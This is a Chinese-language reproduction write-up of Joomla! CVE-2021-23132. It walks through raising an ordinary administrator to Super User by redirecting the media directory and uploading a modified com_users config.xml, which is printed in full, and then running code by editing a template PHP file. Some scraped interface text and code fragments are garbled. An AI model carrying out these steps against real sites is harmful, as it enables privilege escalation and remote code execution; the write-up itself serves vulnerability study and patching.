

# Joomla! 目录遍历导致 RCE 漏洞复现 (CVE-2021-23132)

## 0x01 组件介绍



Joomla! 是使用 PHP 语言加上 MySQL 数据库所开发的软件系统，是全球知名的一套内容管理系统（CMS）。

在 Joomla! 3.0.0 到 3.9.24 版本中，Joomla! 的 com\_media 组件配置允许被任意修改导致 Web 级别目录遍历，攻击者通过一系列操作，进一步会导致远程命令执行。

## 0x02 漏洞编号

CVE-2021-23132

## 0x03 漏洞等级

CVSS: CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:H/A:N

漏洞等级：7.5 | **高危**

## 0x04 漏洞影响范围

3.0.0 <= Joomla! <= 3.9.24

## 0x05 漏洞 POC

参考地址：


参考地址：

<https://github.com/HoangKien1020/CVE-2021-23132>

## 0x06 漏洞复现

### 环境搭建：

从 Joomla! 官方下载受影响版本的系统例如（Joomla\_3.9.24），直接在 php 集成环境下安装即可。



Joomla! 在安装过程中会提示新建超级管理员，当然，在该超级管理员权限下是可以直接 getshell 的，因为权限很大。

该漏洞是在一般普通管理员的身份下，存在网站目录下的任意文件目录遍历，而导致的远程代码执行漏洞。所以该漏洞的**利用前提需要有一个普通管理员的权限**。

### 漏洞复现：

在创建好系统后，登录超级管理员用户，创建一个普通管理员用户（创建时勾选 Administrator）。后面复现在该用户权限下实现目录遍历与 RCE。



## 会员管理: 添加新会员

 保存



保存并关闭



保存并新建



取消

会员资料

分配会员组

基本设置

会员名 \*

登录用户名 \*

密码

密码确认

邮箱 \*

注册日期

最近访问日期



锋刃科技

保存

保存并关闭

保存并新建

取消

会员资料

分配会员组

基本设置

☐ Public

☐ - Guest

☐ - Manager

☐ - Administrator

☒ - Registered

☐ - Author

☐ - Editor

☐ - Publisher


☐ - Super Users

锋刃科技

首先以新创建的普通管理员身份登录系统。切换到“多媒体文件管理”。




然后在默认设置中修改“默认上传文件目录”为当前目录





保存后，回到“多媒体文件管理”，可以看到这里可以操作整个 web 目录下的文件夹及文件。实现了目录遍历。



然后进入到 administrator/components/com\_users 目录下，删掉 config.xml 文件，并重新

上传一个新的 config.xml 文件，其内容如下。

```
<?xml version="1.0" encoding="utf-8"?>
<config>
  <fieldset
    name="user_options"
    label="COM_USERS_CONFIG_USER_OPTIONS" >
    <field
      name="allowUserRegistration"
      type="radio"
      label="COM_USERS_CONFIG_FIELD_ALLOWREGISTRATION_LABEL"
      description="COM_USERS_CONFIG_FIELD_ALLOWREGISTRATION_DESC"
      class="btn-group btn-group-yesno"
      default="1"
    >
      <option value="1">JYES</option>
      <option value="0">JNO</option>
    </field>

    <field
      name="new_usertype"
      type="usergrouplist"
      label="COM_USERS_CONFIG_FIELD_NEW_USER_TYPE_LABEL"
      description="COM_USERS_CONFIG_FIELD_NEW_USER_TYPE_DESC"
      default="2"
      checksuperusergroup="0"
    />

    <field
      name="guest_usergroup"
      type="usergrouplist"
      label="COM_USERS_CONFIG_FIELD_GUEST_USER_GROUP_LABEL"
      description="COM_USERS_CONFIG_FIELD_GUEST_USER_GROUP_DESC"
      default="1"
      checksuperusergroup="0"
    />

    <field
      name="sendpassword"
      type="radio"
      label="COM_USERS_CONFIG_FIELD_SENDPASSWORD_LABEL"
      description="COM_USERS_CONFIG_FIELD_SENDPASSWORD_DESC"
      class="btn-group btn-group-yesno"
      default="1"
    >
      <option value="1">JYES</option>
      <option value="0">JNO</option>
    </field>

    <field
```

```
name="useractivation"
type="list"
label="COM_USERS_CONFIG_FIELD_USERACTIVATION_LABEL"
description="COM_USERS_CONFIG_FIELD_USERACTIVATION_DESC"
default="0"
>
<option value="0">JNONE</option>

<option value="1">COM_USERS_CONFIG_FIELD_USERACTIVATION_OPTION_SELFACTIVATION</option>
ion>
<option value="2">COM_USERS_CONFIG_FIELD_USERACTIVATION_OPTION_ADMINACTIVATION</option>
tion>
</field>

<field
name="mail_to_admin"
type="radio"
label="COM_USERS_CONFIG_FIELD_MAILTOADMIN_LABEL"
description="COM_USERS_CONFIG_FIELD_MAILTOADMIN_DESC"
class="btn-group btn-group-yesno"
default="0"
>
<option value="1">JYES</option>
<option value="0">JNO</option>
</field>

<field
name="captcha"
type="plugins"
label="COM_USERS_CONFIG_FIELD_CAPTCHA_LABEL"
description="COM_USERS_CONFIG_FIELD_CAPTCHA_DESC"
folder="captcha"
filter="cmd"
useglobal="true"
>
<option value="0">JOPTION_DO_NOT_USE</option>
</field>

<field
name="frontend_userparams"
type="radio"
label="COM_USERS_CONFIG_FIELD_FRONTEND_USERPARAMS_LABEL"
description="COM_USERS_CONFIG_FIELD_FRONTEND_USERPARAMS_DESC"
class="btn-group btn-group-yesno"
default="1"
>
<option value="1">JSHOW</option>
<option value="0">JHIDE</option>
</field>

<field
```



```
name="site_language"
type="radio"
label="COM_USERS_CONFIG_FIELD_FRONTEND_LANG_LABEL"
description="COM_USERS_CONFIG_FIELD_FRONTEND_LANG_DESC"
class="btn-group btn-group-yesno"
default="0"
showon="frontend_userparams:1"

>
<option value="1">JSHOW</option>
<option value="0">JHIDE</option>
</field>

<field
  name="change_login_name"
  type="radio"
  label="COM_USERS_CONFIG_FIELD_CHANGEUSERNAME_LABEL"
  description="COM_USERS_CONFIG_FIELD_CHANGEUSERNAME_DESC"
  class="btn-group btn-group-yesno"
  default="0"
  >
  <option value="1">JYES</option>
  <option value="0">JNO</option>
</field>

</fieldset>

<fieldset
  name="domain_options"
  label="COM_USERS_CONFIG_DOMAIN_OPTIONS"
  >

  <field
    name="domains"
    type="subform"
    label="COM_USERS_CONFIG_FIELD_DOMAINS_LABEL"
    description="COM_USERS_CONFIG_FIELD_DOMAINS_DESC"
    multiple="true"
    layout="joomla.form.field.subform.repeatable-table"
    formsource="administrator/components/com_users/models/forms/config_domain.xml"
  />
</fieldset>

<fieldset
  name="password_options"
  label="COM_USERS_CONFIG_PASSWORD_OPTIONS" >
  <field
    name="reset_count"
    type="integer"
    label="COM_USERS_CONFIG_FIELD_FRONTEND_RESET_COUNT_LABEL"
    description="COM_USERS_CONFIG_FIELD_FRONTEND_RESET_COUNT_DESC"
```

```
first="0"
last="20"
step="1"
default="10"
/>

<field
  name="reset_time"
  type="integer"
  label="COM_USERS_CONFIG_FIELD_FRONTEND_RESET_TIME_LABEL"
  description="COM_USERS_CONFIG_FIELD_FRONTEND_RESET_TIME_DESC"
  first="1"
  last="24"
  step="1"
  default="1"
/>

<field
  name="minimum_length"
  type="integer"
  label="COM_USERS_CONFIG_FIELD_MINIMUM_PASSWORD_LENGTH"
  description="COM_USERS_CONFIG_FIELD_MINIMUM_PASSWORD_LENGTH_DESC"
  first="4"
  last="99"
  step="1"
  default="4"
/>

<field
  name="minimum_integers"
  type="integer"
  label="COM_USERS_CONFIG_FIELD_MINIMUM_INTEGERS"
  description="COM_USERS_CONFIG_FIELD_MINIMUM_INTEGERS_DESC"
  first="0"
  last="98"
  step="1"
  default="0"
/>

<field
  name="minimum_symbols"
  type="integer"
  label="COM_USERS_CONFIG_FIELD_MINIMUM_SYMBOLS"
  description="COM_USERS_CONFIG_FIELD_MINIMUM_SYMBOLS_DESC"
  first="0"
  last="98"
  step="1"
  default="0"
/>

<field
```

```
name="minimum_uppercase"
type="integer"
label="COM_USERS_CONFIG_FIELD_MINIMUM_UPPERCASE"
description="COM_USERS_CONFIG_FIELD_MINIMUM_UPPERCASE_DESC"
first="0"
last="98"
step="1"
```

```
default="0"
```

```
/>
```

```
<field
```

```
name="minimum_lowercase"
```

```
type="integer"
```

```
label="COM_USERS_CONFIG_FIELD_MINIMUM_LOWERCASE"
```

```
description="COM_USERS_CONFIG_FIELD_MINIMUM_LOWERCASE_DESC"
```

```
first="0"
```

```
last="98"
```

```
step="1"
```

```
default="0"
```

```
/>
```

```
</fieldset>
```

```
<fieldset
```

```
name="user_notes_history"
```

```
label="COM_USERS_CONFIG_FIELD_NOTES_HISTORY" >
```

```
<field
```

```
name="save_history"
```

```
type="radio"
```

```
label="JGLOBAL_SAVE_HISTORY_OPTIONS_LABEL"
```

```
description="JGLOBAL_SAVE_HISTORY_OPTIONS_DESC"
```

```
class="btn-group btn-group-yesno"
```

```
default="0"
```

```
>
```

```
<option value="1">JYES</option>
```

```
<option value="0">JNO</option>
```

```
</field>
```

```
<field
```

```
name="history_limit"
```

```
type="number"
```

```
label="JGLOBAL_HISTORY_LIMIT_OPTIONS_LABEL"
```

```
description="JGLOBAL_HISTORY_LIMIT_OPTIONS_DESC"
```

```
filter="integer"
```

```
default="5"
```

```
showon="save_history:1"
```

```
/>
```

```
</fieldset>
```

```
<fieldset
  name="massmail"
  label="COM_USERS_MASS_MAIL"
  description="COM_USERS_MASS_MAIL_DESC">

  <field
    name="mailSubjectPrefix"

    type="text"
    label="COM_USERS_CONFIG_FIELD_SUBJECT_PREFIX_LABEL"
    description="COM_USERS_CONFIG_FIELD_SUBJECT_PREFIX_DESC"
  />

  <field
    name="mailBodySuffix"
    type="textarea"
    label="COM_USERS_CONFIG_FIELD_MAILBODY_SUFFIX_LABEL"
    description="COM_USERS_CONFIG_FIELD_MAILBODY_SUFFIX_DESC"
    rows="5"
    cols="30"
  />

</fieldset>

<fieldset
  name="debug"
  label="COM_USERS_DEBUG_LABEL"
  description="COM_USERS_DEBUG_DESC">

  <field
    name="debugUsers"
    type="radio"
    label="COM_USERS_DEBUG_USERS_LABEL"
    description="COM_USERS_DEBUG_USERS_DESC"
    class="btn-group btn-group-yesno"
    default="1"
    >
    <option value="1">JYES</option>
    <option value="0">JNO</option>
  </field>

  <field
    name="debugGroups"
    type="radio"
    label="COM_USERS_DEBUG_GROUPS_LABEL"
    description="COM_USERS_DEBUG_GROUPS_DESC"
    class="btn-group btn-group-yesno"
    default="1"
    >
    <option value="1">JYES</option>
    <option value="0">JNO</option>
```

```
</field>

</fieldset>

<fieldset name="integration"
  label="JGLOBAL_INTEGRATION_LABEL "
  description="COM_USERS_CONFIG_INTEGRATION_SETTINGS_DESC"
>

  <field
    name="integration_sef"
    type="note"
    label="JGLOBAL_SEF_TITLE"
  />

  <field
    name="sef_advanced"
    type="radio"
    class="btn-group btn-group-yesno btn-group-reversed"
    default="0"
    label="JGLOBAL_SEF_ADVANCED_LABEL "
    description="JGLOBAL_SEF_ADVANCED_DESC"
    filter="integer"
  >
    <option value="0">JGLOBAL_SEF_ADVANCED_LEGACY</option>
    <option value="1">JGLOBAL_SEF_ADVANCED_MODERN</option>
  </field>

  <field
    name="integration_customfields"
    type="note"
    label="JGLOBAL_FIELDS_TITLE "
  />

  <field
    name="custom_fields_enable"
    type="radio"
    label="JGLOBAL_CUSTOM_FIELDS_ENABLE_LABEL "
    description="JGLOBAL_CUSTOM_FIELDS_ENABLE_DESC"
    class="btn-group btn-group-yesno"
    default="1"
  >
    <option value="1">JYES</option>
    <option value="0">JNO</option>
  </field>

</fieldset>

<fieldset
  name="permissions"
  label="JCONFIG_PERMISSIONS_LABEL "
  description="JCONFIG_PERMISSIONS_DESC"
```


```
description= JCONFIG_PERMISSIONS_DESC
>

<field
  name="rules"
  type="rules"
  label="JCONFIG_PERMISSIONS_LABEL"
  filter="rules"

  validate="rules"
  component="com_users"
  section="component"
/>

</fieldset>
</config>
```

此时，在普通管理员身份下，即可创建超级管理员用户了。

 会员管理: 添加新会员

保存

保存并关闭

保存并新建

取消

会员资料

分配会员组

基本设置

☐ Public

☐ - Guest

☐ - Manager

☐ - Administrator


☐ - Registered

☐ - Author

☐ - Editor

☐ - Publisher

☒ - Super Users

 锋刃科技

然后创建一个超级管理员，并登陆系统。登录系统后进入到模板管理。



然后在指定模板（默认 beez3 模板）下修改某个 php 文件内容。



例如这里修改 error.php，并添加 phpinfo 的代码。然后访问：

<http://localhost/templates/beez3/error.php>

可以看到成功执行了 phpinfo，实现任意代码执行。

